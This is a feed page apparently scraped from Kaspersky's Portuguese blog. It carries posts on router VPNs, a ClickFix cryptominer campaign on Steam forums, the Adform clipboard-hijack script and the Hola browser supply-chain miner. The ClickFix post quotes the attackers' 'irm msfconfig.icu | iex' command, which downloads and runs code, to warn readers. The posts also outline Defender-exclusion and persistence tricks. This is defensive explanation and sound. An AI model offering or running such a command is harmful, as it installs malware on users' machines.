❌

Visualização normal

Antes de ontemBlog oficial da Kaspersky
  • ✇Blog oficial da Kaspersky
  • Por que configurar uma VPN em seu roteador Stan Kaminsky
    O uso de VPN está crescendo em todo o mundo, com uma média global estável de 20% de crescimento ao ano. Os usuários passaram a valorizar tudo o que uma VPN oferece: ela criptografa sua conexão, protege você contra o rastreamento constante do provedor de Internet (e contra os anúncios direcionados que geralmente vêm com ele), oculta seu endereço IP e sua localização e permite que você continue usando seus serviços pagos favoritos durante viagens. Isso é especialmente importante em grandes eventos
     

Por que configurar uma VPN em seu roteador

8 de Outubro de 2026, 12:34

O uso de VPN está crescendo em todo o mundo, com uma média global estável de 20% de crescimento ao ano. Os usuários passaram a valorizar tudo o que uma VPN oferece: ela criptografa sua conexão, protege você contra o rastreamento constante do provedor de Internet (e contra os anúncios direcionados que geralmente vêm com ele), oculta seu endereço IP e sua localização e permite que você continue usando seus serviços pagos favoritos durante viagens. Isso é especialmente importante em grandes eventos públicos, como torneios internacionais de futebol, os Jogos Olímpicos ou shows de artistas populares, quando aumenta consideravelmente a probabilidade de golpistas interceptarem uma conexão Wi-Fi desprotegida.

Dito isto, as VPNs também têm seus próprios inconvenientes. Um dos maiores é que muitos dispositivos inteligentes, incluindo TVs, consoles de videogame, dispositivos de streaming e dispositivos de casa inteligente, não têm suporte a VPN. Além disso, normalmente é preciso configurar a VPN separadamente em cada dispositivo da sua casa. Instalar a VPN diretamente no roteador resolve os dois problemas de uma só vez: protege toda a sua rede doméstica, incluindo os novos dispositivos adicionados. Veja mais de perto quais são os benefícios dessa configuração.

1. Todos os dispositivos recebem proteção de VPN

Ative uma VPN no roteador e todos os dispositivos conectados ao seu Wi-Fi doméstico enviarão automaticamente o tráfego por meio dessa conexão protegida e criptografada. Não é preciso fazer mais nada: conecte seu celular, laptop ou TV ao Wi-Fi e o tráfego já será roteado pela VPN.

Muitos serviços de VPN pagos limitam o número de dispositivos que podem ser usados em uma única assinatura. Mas o roteador conta apenas como um dispositivo nessa lista, mesmo que possa proteger uma dúzia ou mais de dispositivos na sua casa ao mesmo tempo.

Vale observar que a instalação de uma VPN em um roteador normalmente só é possível com serviços de VPN pagos. Os planos gratuitos geralmente não oferecem essa opção ou permitem seu uso de forma muito limitada.

2. Configure uma vez e esqueça

Configurar uma VPN em todos os celulares e computadores da casa pode ficar cansativo rapidamente. E, se os dispositivos da sua casa usam diferentes sistemas operacionais, primeiro é preciso localizar as configurações de VPN em cada um deles, pois Android, Windows, iOS e macOS lidam com isso de maneiras diferentes.

Com a configuração no roteador, você configura a VPN uma vez e ela também cobre automaticamente qualquer novo dispositivo que conectar posteriormente.

3. Proteção até para dispositivos que não têm suporte a VPN

Muitos dispositivos não conseguem executar uma VPN. Isso inclui TVs inteligentes, dispositivos de streaming, consoles de videogame e praticamente todos os dispositivos de casa inteligente disponíveis, de babás eletrônicas a aspiradores de pó robôs. Uma VPN no roteador protege todos eles, sem que você precise alterar separadamente as configurações do aspirador de pó ou da lâmpada inteligente.

4. Não há necessidade de se preocupar em ativar e desativar a VPN

Muitas pessoas querem garantir que nem um único byte de seus dados saia do dispositivo antes que a VPN seja ativada. O problema é que sempre existe um pequeno intervalo entre ligar um computador ou celular e a ativação da VPN e, durante esse intervalo, os dados trafegam pela Internet sem criptografia.

As soluções mais comuns são ativar recursos especiais, como Always On VPN ou um Botão de emergência da VPN, no sistema operacional ou no aplicativo da VPN. Uma opção mais eficaz, porém, é executar a VPN no próprio roteador. Dessa forma, a regra de “nenhum byte sem a VPN” passa a valer automaticamente para todos os dispositivos da sua rede doméstica. Mas, para ter total tranquilidade, ainda é recomendável configurar um botão de emergência também no roteador, para que, se a VPN for desconectada (por exemplo, se o servidor VPN ficar temporariamente indisponível), seus dispositivos percam completamente a conexão com a Internet, em vez de voltarem para uma conexão desprotegida.

5. Trabalhe remotamente com duas VPNs ao mesmo tempo

Outro problema comum é precisar executar dois serviços de VPN simultaneamente. Isso geralmente acontece no trabalho remoto: você precisa de uma VPN corporativa para se conectar à rede da empresa e, ao mesmo tempo, quer usar uma VPN pessoal para todo o resto. Em muitos dispositivos, executar duas conexões VPN simultaneamente para finalidades diferentes é difícil de configurar ou simplesmente não é possível. Ficar alternando constantemente entre as duas também não é conveniente e abre brechas de privacidade e segurança.

Uma VPN no roteador também resolve isso. Basta ativar a VPN corporativa no computador de trabalho, e ela será executada sobre a conexão Wi-Fi, que já está protegida pela sua VPN pessoal no roteador. Na prática, uma VPN fica dentro da outra (VPN corporativa → Wi-Fi → VPN → Internet), mas essa configuração em camadas raramente causa problemas.

6. Contorne aplicativos que bloqueiam VPNs

Alguns aplicativos bancários e de streaming podem detectar quando um aplicativo de VPN está em execução no seu dispositivo e simplesmente se recusar a funcionar. Normalmente, eles não conseguem identificar que tipo de VPN é nem por que você a está usando. Eles simplesmente não aceitam nenhuma conexão VPN ativa. Se a VPN for executada no roteador, em vez de no próprio dispositivo, esse problema desaparece.

7. Proteja convidados na sua rede doméstica

Qualquer dispositivo de amigos ou familiares que se conecte ao seu Wi-Fi também recebe automaticamente a proteção da VPN, sem que seja necessário fazer qualquer configuração no dispositivo deles.

8. Menor carga sobre seus dispositivos

Como o roteador cuida da carga de trabalho de criptografia, seus celulares, tablets e outros dispositivos mais simples podem usar menos poder de processamento e consumir menos bateria do que consumiriam se executassem a VPN diretamente.

9. Gerenciamento simplificado da VPN

Precisa trocar de servidor VPN, alterar protocolos ou ajustar outras configurações? Basta fazer isso uma vez, no roteador. Não é preciso reconfigurar cada dispositivo separadamente.

Precauções e pontos importantes

Apesar de todas as suas vantagens, executar uma VPN no roteador também envolve algumas desvantagens que vale a pena conhecer.

  • Criptografar o tráfego de uma rede inteira exige um poder de processamento considerável, portanto, em um roteador com capacidade insuficiente, a velocidade da conexão pode acabar limitada.
  • Alguns roteadores não têm suporte a VPN ou funcionam apenas com protocolos mais antigos e menos seguros, como PPTP.
  • Se o roteador foi fornecido pelo seu provedor de Internet, talvez você não tenha permissões suficientes para instalar uma VPN nele.

Em qualquer um desses casos, você pode comprar um roteador mais potente com suporte a VPNs e usá-lo no lugar do equipamento fornecido pelo provedor ou junto com ele, configurando sua rede doméstica e sua VPN no seu próprio equipamento.

Nessa configuração, seus dispositivos se conectam da seguinte maneira: dispositivo → Wi-Fi ou Ethernet → VPN pessoal no roteador → Internet. Para computadores que também se conectam a uma VPN corporativa, o caminho parece um pouco diferente: dispositivo → VPN corporativa no dispositivo → Wi-Fi ou Ethernet → VPN pessoal no roteador → Internet.

Se não for possível conectar seu próprio roteador diretamente à rede do provedor porque o modelo não tem a porta adequada (por exemplo, no caso de uma conexão de fibra), você pode usar um cabo Ethernet para conectar a entrada do seu roteador pessoal ao equipamento do provedor. Nesse caso, você pode colocar o roteador fornecido pelo provedor no modo bridge ou simplesmente desativar o Wi-Fi dele para evitar interferências sem fio desnecessárias, já que sua única função agora é conectar-se à rede do provedor e transmitir essa conexão ao seu próprio roteador.

Também vale observar que alguns serviços on-line, como bancos, sites governamentais, lojas on-line e plataformas de streaming, podem restringir ou bloquear totalmente o acesso quando detectam um endereço IP estrangeiro por meio de uma VPN. Para contornar isso, você pode desativar o Wi-Fi do celular e usar os dados móveis ou adotar uma abordagem mais sofisticada para a configuração do roteador, conforme descrito abaixo.

A maioria dos roteadores modernos permite criar mais de uma rede Wi-Fi, geralmente oferecendo pelo menos uma rede doméstica e uma rede para visitantes, cada uma com suas próprias configurações. Você pode usar esse recurso para criar duas redes: uma com a VPN sempre ativada e outra sem VPN. Assim, para serviços que não funcionam bem com VPNs, basta mudar para a rede Wi-Fi não protegida.

Se estiver disposto a dedicar um pouco mais de tempo à configuração, há uma opção ainda mais prática, conhecida como túnel dividido: configurar individualmente determinados serviços ou sites para ignorarem a VPN, enquanto todo o restante continua passando normalmente pela sua conexão VPN segura. Para fazer isso, será necessário especificar os endereços dos sites que devem ignorar a VPN.

Muitos roteadores com recursos avançados também permitem dividir os dispositivos da sua casa em grupos e definir regras de conexão diferentes para cada grupo. Dessa forma, você pode configurar sua TV inteligente para acessar serviços de streaming sem VPN, enquanto seus dispositivos de casa inteligente, computadores e celulares se conectam à Internet exclusivamente pelo canal protegido.

Como configurar uma VPN no roteador

Configurar uma VPN no roteador pode parecer mais complicado do que instalá-la em dispositivos individuais, mas proporciona muito mais praticidade e proteção para toda a sua rede doméstica.

Para isso, você precisará de um roteador com suporte a VPN e de uma assinatura de um serviço de VPN que possa gerar arquivos de configuração para roteadores usando protocolos de VPN modernos. O Kaspersky VPN é compatível com os dois protocolos de VPN mais usados, OpenVPN e WireGuard, para conectar roteadores ao serviço.

Você pode criar um Kaspersky VPN arquivo de configuração para o seu roteador seguindo nosso guia detalhado. Para obter instruções específicas para o modelo do seu roteador, recomendamos pesquisar on-line ou perguntar a um assistente de IA algo como “como configurar uma VPN no {modelo do seu roteador}“.

ClickFix nos fóruns da Steam: como comandos maliciosos do PowerShell instalam um minerador de criptomoedas

27 de Agosto de 2026, 09:00

Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.

Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.

ClickFix chega aos fóruns da Steam

Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.


O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.

Publicação de um agente malicioso em um fórum da Steam

Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte

Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.

A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.

Entenda rapidamente: o que realmente existe por trás do comando irm | iex

Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:

irm msfconfig.icu | iex

Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.

Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:

  1. irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
  2. icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
  3. iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.

Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.

Um minerador de criptomoedas, não uma ferramenta de otimização


Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.

Falsa otimização do Windows em andamento

O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte

Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.

Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.

O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.

Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.

Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.

Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares

Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.

Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?

  • Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
  • Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
  • Use uma solução de segurança confiável com modo de jogo que detecte a tempo tentativas de download de malware e impeça sua execução.
  • Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.

Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:

  • ✇Blog oficial da Kaspersky
  • O que sabemos sobre o roubo de criptomoedas por meio de anúncios do Adform Stan Kaminsky
    O Adform, uma importante plataforma de publicidade, permaneceu comprometido por aproximadamente 24 horas (desde o fim do dia 26 de julho até a noite de 27 de julho) após ser alvo de um ataque por invasores desconhecidos. Poucas pessoas fora do setor conhecem o nome, mas o Adform veicula cerca de 1,5 bilhão de impressões de anúncios todos os dias em dezenas de milhares de sites. Isso significa que qualquer pessoa que visitasse um site que veiculasse anúncios do Adform poderia ter sido alvo do ata
     

O que sabemos sobre o roubo de criptomoedas por meio de anúncios do Adform

25 de Agosto de 2026, 13:13

O Adform, uma importante plataforma de publicidade, permaneceu comprometido por aproximadamente 24 horas (desde o fim do dia 26 de julho até a noite de 27 de julho) após ser alvo de um ataque por invasores desconhecidos. Poucas pessoas fora do setor conhecem o nome, mas o Adform veicula cerca de 1,5 bilhão de impressões de anúncios todos os dias em dezenas de milhares de sites. Isso significa que qualquer pessoa que visitasse um site que veiculasse anúncios do Adform poderia ter sido alvo do ataque.

Os invasores não estavam tentando instalar malware. Em vez disso, eles executaram um script no navegador da vítima que verificava a área de transferência a cada três segundos. Se detectasse que um endereço de carteira de criptomoedas havia sido copiado, o script o substituía pelo endereço de carteira dos invasores. Assim, se alguém tivesse um site com o anúncio malicioso aberto em uma guia do navegador e estivesse realizando uma transação com criptomoedas em outra guia ou em um aplicativo dedicado, os fundos poderiam acabar nas mãos dos invasores. Os responsáveis pelo Adform detectaram o ataque e corrigiram o problema, mas não há garantia de que um incidente semelhante não volte a acontecer. Por isso, todos os usuários devem se proteger contra publicidade maliciosa. Confira nossas dicas no final desta postagem.

O que sabemos sobre o ataque ao Adform

Não há muitas informações disponíveis, pois a declaração oficial da empresa aborda apenas o que aconteceu e quando, sem explicar a causa do incidente. Uma pesquisa independente revelou detalhes técnicos sobre como usuários comuns foram alvo do ataque, mas nada disso explica como o próprio Adform foi invadido inicialmente.

O que está claro é que os invasores inseriram seu próprio código no JavaScript carregado em todos os sites que veiculavam anúncios do Adform. Sempre que um anúncio estava prestes a ser exibido, o script era carregado do servidor do Adform, selecionava o anúncio correto e o exibia. No entanto, os invasores haviam acrescentado um conjunto de funções maliciosas: monitorar a área de transferência, enviar ao próprio servidor dados sobre o site em que o ataque ocorreu e o endereço IP da vítima, além de substituir endereços de carteiras de Bitcoin, Ethereum e Tron.

Para que o ataque funcionasse, bastava uma guia do navegador aberta com qualquer site que veiculasse anúncios do Adform. Não importava o tipo de site, a aparência do anúncio ou a qual anunciante ele pertencia. A única coisa que importava era se o site usava HTTP ou HTTPS. Segundo o Adform, o ataque não poderia ser realizado em um site carregado por HTTPS, pois, nesse caso, a conexão com o servidor dos invasores era bloqueada.

A empresa não divulgou informações sobre quantos usuários foram afetados nem sobre quantos sites ainda veiculam conteúdo e anúncios por HTTP.

Anúncios maliciosos fazem parte do nosso dia a dia

Infelizmente, anúncios on-line perigosos se tornaram um problema sistêmico. E não estamos falando apenas de anúncios de suplementos de procedência duvidosa ou de jogos de azar. Estamos falando de anúncios que disseminam malware ou levam a sites criados para roubar dados de pagamento e outras informações valiosas. Os invasores construíram uma infraestrutura em escala industrial para realizar esse tipo de ataque e utilizam diversas abordagens.

• Invadir e comprometer servidores de anúncios. O Adform não é um caso isolado. Por exemplo, invasores já invadiram servidores de anúncios do Revive, por exemplo, e disseminaram malware por meio de anúncios no PornHub.

• Sequestro das contas de anúncios de marcas legítimas e respeitáveis. Basta roubar a senha de alguém da equipe de marketing. A partir daí, os cibercriminosos veiculam anúncios se passando pela empresa que invadiram e promovendo atualizações falsas de aplicativos, promoções fraudulentas e golpes semelhantes. Nos piores casos, como nas invasões de contas da adtech.de e da adxpansion.com, os invasores conseguiram veicular anúncios que redirecionavam as vítimas diretamente para a instalação automática de malware (downloads drive-by).

• Comprar anúncios diretamente. Isso mesmo. Os invasores simplesmente criam suas próprias contas de anunciante e veiculam anúncios para seus sites de phishing e malware, como qualquer outra empresa na Internet.

Como os anúncios aparecem praticamente em todos os lugares, em sites, aplicativos e redes sociais, essas ameaças podem surgir em praticamente qualquer contexto. E existem variações dessa ameaça tanto em computadores quanto em dispositivos móveis.

Como se proteger de anúncios maliciosos

A única maneira de reduzir significativamente o risco é bloquear o máximo possível de anúncios e combinar isso com proteção contra ataques cibernéticos em todos os seus dispositivos:

• Use um serviço de DNS seguro com filtragem de conteúdo integrada. Eles são eficazes no bloqueio da maioria das redes de anúncios conhecidas. A ideia é simples: sempre que seu dispositivo tenta se conectar a um servidor, o serviço DNS bloqueia solicitações para domínios de anúncios conhecidos. Isso desativa os anúncios em todos os lugares de uma só vez: em smart TVs, em todos os navegadores e em aplicativos para dispositivos móveis. Alguns provedores de Internet oferecem esse serviço, mas uma solução mais simples e universal é configurar o DNS seguro no roteador da sua casa seguindo nosso guia.

• Ative os bloqueadores de anúncios e rastreadores em sua solução completa de cibersegurança. Recomendamos Kaspersky Premium, que chama esse recurso de Antibanner. Esse tipo de proteção é especialmente importante durante viagens, pois o DNS seguro pode causar problemas de conexão em hotéis, restaurantes e aeroportos.

• Use proteção para o navegador. Um software de segurança básico pode impedir o download e a execução de um malware de roubo de dados, mas um pequeno script, como o usado no ataque ao Adform, ainda pode passar despercebido. Para se proteger contra esse tipo de ameaça, use uma solução capaz de analisar o que realmente está acontecendo no navegador. No Kaspersky Premium, esse recurso é oferecido pela extensão de navegador Kaspersky Protection. Ela protege contra a coleta de dados on-line, bloqueia banners de anúncios, protege seus pagamentos, protege o que você digita e bloqueia ataques de phishing.

Quer saber quais outros riscos podem estar escondidos nos anúncios on-line e como se proteger? Confira outras postagens:

• Anunciantes compartilhando seus dados com… agências de inteligência
• Descubra por que os corretores de dados criam dossiês sobre você e como impedir que eles façam isso
• Como os smartphones criam um dossiê sobre você
• Quem está rastreando você na web e como fazem isso
• Como desaparecer da Internet

Como o navegador Hola foi utilizado para espalhar um minerador da criptomoeda Monero | Blog oficial da Kaspersky

2 de Julho de 2026, 09:00

No início de junho, pesquisadores de segurança cibernética descobriram que uma versão do navegador Hola para Windows, desenvolvido em Israel (1.251.91.0), baixava um minerador da criptomoeda Monero nos dispositivos dos usuários sem que eles soubessem. Logo após a descoberta, a Hola confirmou que havia sido vítima de um ataque à cadeia de suprimentos. Neste artigo, contamos como o ataque ocorreu, como funciona o minerador e o que isso significa para os usuários afetados.

O que é o navegador Hola e como o malware foi descoberto?

A empresa israelense Hola é mais conhecida por sua VPN, usada por usuários para contornar restrições geográficas e acessar conteúdo bloqueado em determinadas regiões. Além da VPN, a empresa desenvolveu o navegador Hola, que é baseado em Chromium e traz uma VPN integrada, além de recursos de proxy.

Os primeiros sinais de problemas foram detectados pelos pesquisadores durante uma verificação de conformidade padrão para o programa AppEsteem Windows Certified Application. Como parte da certificação, empresas independentes de segurança cibernética auditam os softwares para garantir que contenham apenas os componentes declarados, sem recursos indesejados ou maliciosos. Mesmo após receberem um certificado, os aplicativos são reavaliados regularmente para garantir que continuem atendendo às rígidas diretrizes da AppEsteem.

Foi durante uma verificação de acompanhamento de rotina que os especialistas notaram um arquivo não autorizado agrupado à versão 1.251.91.0 do navegador Hola para Windows. Após a instalação, o arquivo era salvo automaticamente no disco rígido em C:\Program Files\Hola\me{.}exe. Os pesquisadores logo consideraram o arquivo não confiável por vários indícios suspeitos: ele não constava na lista de arquivos de aplicativos aprovados, não tinha carimbo de data/hora nem assinatura digital. Além disso, o código estava bastante ofuscado, sendo capaz de se injetar diretamente na memória do sistema.

Porém, os pesquisadores notaram que o arquivo não estava presente em todas as instalações. Como a infecção não atingiu todos os usuários, os especialistas logo suspeitaram que uma etapa específica do pipeline de distribuição do navegador Hola havia sido comprometida. A Hola acabou confirmando essa teoria, admitindo que foi vítima de um ataque à cadeia de suprimentos.

Quanto ao próprio arquivo me{.}exe suspeito, uma análise mais detalhada revelou que se tratava de um minerador de criptomoedas furtivo configurado para minerar Monero. Vamos agora analisar os detalhes técnicos de como tudo aconteceu.

Como os invasores usaram o navegador Hola para minerar o Monero?

Os mineradores de criptomoedas são programas que aproveitam o poder de processamento de um computador para minerar criptomoedas. Embora alguns usuários instalem esses softwares voluntariamente, mineradores executados em uma máquina sem o conhecimento do proprietário são considerados indesejados.

A execução de um minerador oculto pode deixar um dispositivo muito mais lento, aumentar a conta de eletricidade do usuário e reduzir a vida útil do hardware. Dito isto, vale notar que a infecção de um dispositivo por um minerador não significa que as criptomoedas do proprietário serão roubadas; o dano limita-se ao consumo dos recursos de hardware, utilizados pelos invasores para obter ganho financeiro.

Conforme mencionado acima, o download malicioso incluído no navegador Hola inseriu um minerador da criptomoeda Monero nos dispositivos das vítimas. Lançado em 2014 e baseado no protocolo CryptoNote, o Monero atualmente é negociado a cerca de US$ 330 por unidade.

Comparado a moedas mais conhecidas, como Bitcoin ou Ethereum, o Monero é mais exótico e menos conhecido pelo público geral. Esse status de nicho reflete-se no aumento relativamente modesto do seu preço e em uma menor capitalização de mercado, sendo quase 200 vezes menor que a do Bitcoin. No entanto, o Monero tem um benefício que o destaca: a privacidade. Enquanto o Bitcoin e o Ethereum operam em blockchains públicas e transparentes, onde qualquer pessoa pode rastrear as transações, o Monero é uma “moeda de privacidade”. Ele usa mecanismos criptográficos avançados para ocultar o remetente, o destinatário e o valor da transação. Esse anonimato extremo é exatamente o motivo pelo qual os hackers preferem os mineradores ocultos de Monero, pois eles dificultam o rastreamento das transações por autoridades e profissionais de segurança cibernética.

Além disso, o algoritmo do Monero foi projetado para usar CPUs padrão de forma eficiente na mineração. Isso contrasta fortemente com muitas outras criptomoedas populares, que exigem hardware ASIC especializado ou GPUs de ponta para gerar lucro.

Mas vamos analisar melhor o caso do navegador Hola. Ao analisar o código me{.}exe malicioso, os pesquisadores descobriram que ele estava adicionando automaticamente seus próprios arquivos à lista de exclusão do Microsoft Defender. Ao entrar na lista de permissões, o malware contornou o antivírus do Windows, permitindo a execução do minerador de criptomoedas em segundo plano sem qualquer impedimento.

Então, o programa fez uma cópia de si mesmo sob o nome HolaMonitorService{.}exe e configurou um serviço persistente do Windows em segundo plano chamado hola_monitor_svc. Essa manobra permitiu que o malware se instalasse no sistema, sendo iniciado automaticamente sempre que o computador era reiniciado. Para evitar suspeitas por quedas de desempenho, o minerador permanecia inativo e era acionado apenas quando o computador estava ocioso.

Como proteger seu dispositivo contra mineradores de criptomoedas e malware

